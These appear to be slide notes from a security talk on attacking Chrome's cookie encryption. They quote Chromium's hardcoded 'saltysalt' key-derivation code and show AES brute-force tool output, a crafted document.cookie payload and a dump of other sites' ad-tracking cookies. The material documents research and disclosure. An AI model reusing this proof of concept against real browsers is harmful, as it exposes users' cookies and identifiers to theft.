49       crypto::SymmetricKey::DeriveKeyFromPassword(crypto::SymmetricKey::AES,
50                                                   password,
51                                                   salt,
52                                                   kEncryptionIterations,
53                                                   kDerivedKeySizeInBits));
54   DCHECK(encryption_key.get());
```

https://cs.chromium.org/chromium/src/components/os_crypt/os_crypt_posix.cc?l=44

```
17 namespace {
18
19 // Salt for Symmetric key derivation.
20 const char kSalt[] = "saltysalt";
21
22 // Key size required for 128 bit AES.
23 const size_t kDerivedKeySizeInBits = 128;
24
```

https://cs.chromium.org/chromium/src/components/os_crypt/os_crypt_posix.cc?l=20

chrome's cookie encryption



Bytes to brute force

Fixed and known bytes

Valid cookie chars

brute force

```
$ ./aes-brute-force
[+] INFO: 1 concurrent threads supported in hardware.

[+] Search parameters:

        - n_threads:    1
        - payload:      4D346731_435F6330_306B3133_5F465457
        - key:          FD621FE5_A2B40253_9DFA147C_A9272778
        - iv:           20202020_20202020_20202020_20202020
        - plain_mask:   A0A0A0A0_A0A0A0A0_A0A0A0A0_A0A0A0A0
        - plain:        20202020_20202020_20202020_20202020
        - cipher:       3EA77555_C763A583_2206A296_B3D220D4
        - next_block:   7AE33111_8327E1C7_6642E6D2_F7966490

[+] Dividing work in jobs...

        thread_0: 0 jobs (mask : FFFFFFFF_FFFFFFFF_FFFFFFFF_FFFFFFFF)

        launching 112 bits search

[+] Thread 0 claims to have found a valid ciphertext
[+] CIPHER FOUND: 458D4856_C763A583_2206A296_B3D220D4

[+] Performances:
        9324676 AES128 operations done in 0.49919s
        53 ns per AES128 operation
        18.68 million ciphers per second
[+] Ciphertext: 458D4856_C763A583_2206A296_B3D220D4
[+] Plaintext: 406C3E5D_7254745D_5D2F724D_3E7D762C
        ascii: @l>]rTt]]/rM>}v, (length=16)
[+] Next block: 7AE33111_8327E1C7_6642E6D2_F7966490
[+] Next block XOR cipher: 3F6E7947_44444444_44444444_44444444
        ascii: ?nyGDDDDDDDDDDD (length=16)
```

https://github.com/cgvwzq/aes_bf

brute force

After a few minutes (~70M/s) with HW support:

```
document.cookie="whatever=S4{Mv]'jW!XS|1/a}j:[XXXXXXXXXXXXlJu?ABAX(n0(o*.;";
```

PoC || GTFO

file:///Users/user/Downloads/cookiemonster.html

Cookie dump:

```
ib.3lift.com - tl_sync_start/ = 1511823107885
.3lift.com - tlcookieable/ = 1
.3lift.com - tluid/ = 5893584372421474506
.rubiconproject.com - vis15/ = 52926^1
.rubiconproject.com - ses15/ = 52926^1
.rubiconproject.com - ses2/ = 52926^1
.rubiconproject.com - put_3838/ = 1����1���;�!D00EQ402396812
.bttrack.com - GLOBALID/ = 2uKlc8-sIBd987GYIgFEGp2E4QtiXi8ddek4m-0zwDiK2UKPDwnG0Yewmx6rmsMa90EdniHTlbM1
.adgrx.com - ADGRX_CM_RUBICON_BRIDGED/ = 1
.yahoo.com - B/ = 2h5vr5hd1p5ob&b=3&s=08
.rubiconproject.com - put_1512/ = ?x.???"D□□□□00-9469-5ad8d1a374
.rubiconproject.com - put_2676/ = 628676362336410235
.rubiconproject.com - put_1523/ = RHNOF2iu1EjsfK5
.adform.net - uid/ = 628676362336410235
.sitescout.com - ssi/ = fb08cd43-10cb-4154-a0d1-cc33b1554458
.rlcdn.com - ck1/ = ck1
.bluekai.com - bkdc/ = iad
.rubiconproject.com - put_1185/ = 7358386673207279199
.everesttech.net - everest_g_v2/ = g_surferid~WhyXCQAAAGttIyVM
.pixel.rubiconproject.com - rpx/ = 14240%3D69302%2Cy???%?<~???x73%3D?302%2C0%2C1%2C%2C%26717729??c
?L???%?;???134?%3D69302%2C0%2C1%2C%2C%2617913%3D69302%2C0%2C1%2C%2C%267430??d?غZ?7@]%2C%2C%26:94
.rubiconproject.com - put_2082/ = 308399440637
sync.go.sonobi.com - AWSELB/ = {??l?9HTqdvb?o3??T??M?2]???0??* ?<?l<??p?%'?r?????z?G???
.go.sonobi.com - __uin_tl/ = 5893584372421474506
.rubiconproject.com - put_2100/ = usr3febfa34f1250fc6
.acuityplatform.com - auid/ = 308399440637
.connexity.net - COu/ = e909e405af43e758-0638fb33b7890966-2107296eecc603b0
.w55c.net - matchbluekai/ = 3
.rubiconproject.com - put_3840/ = c4a72f7c-adaf-4277-b751-65199ee6003f
```

thank you

questions? :)

or vinegar?

6€ / bottle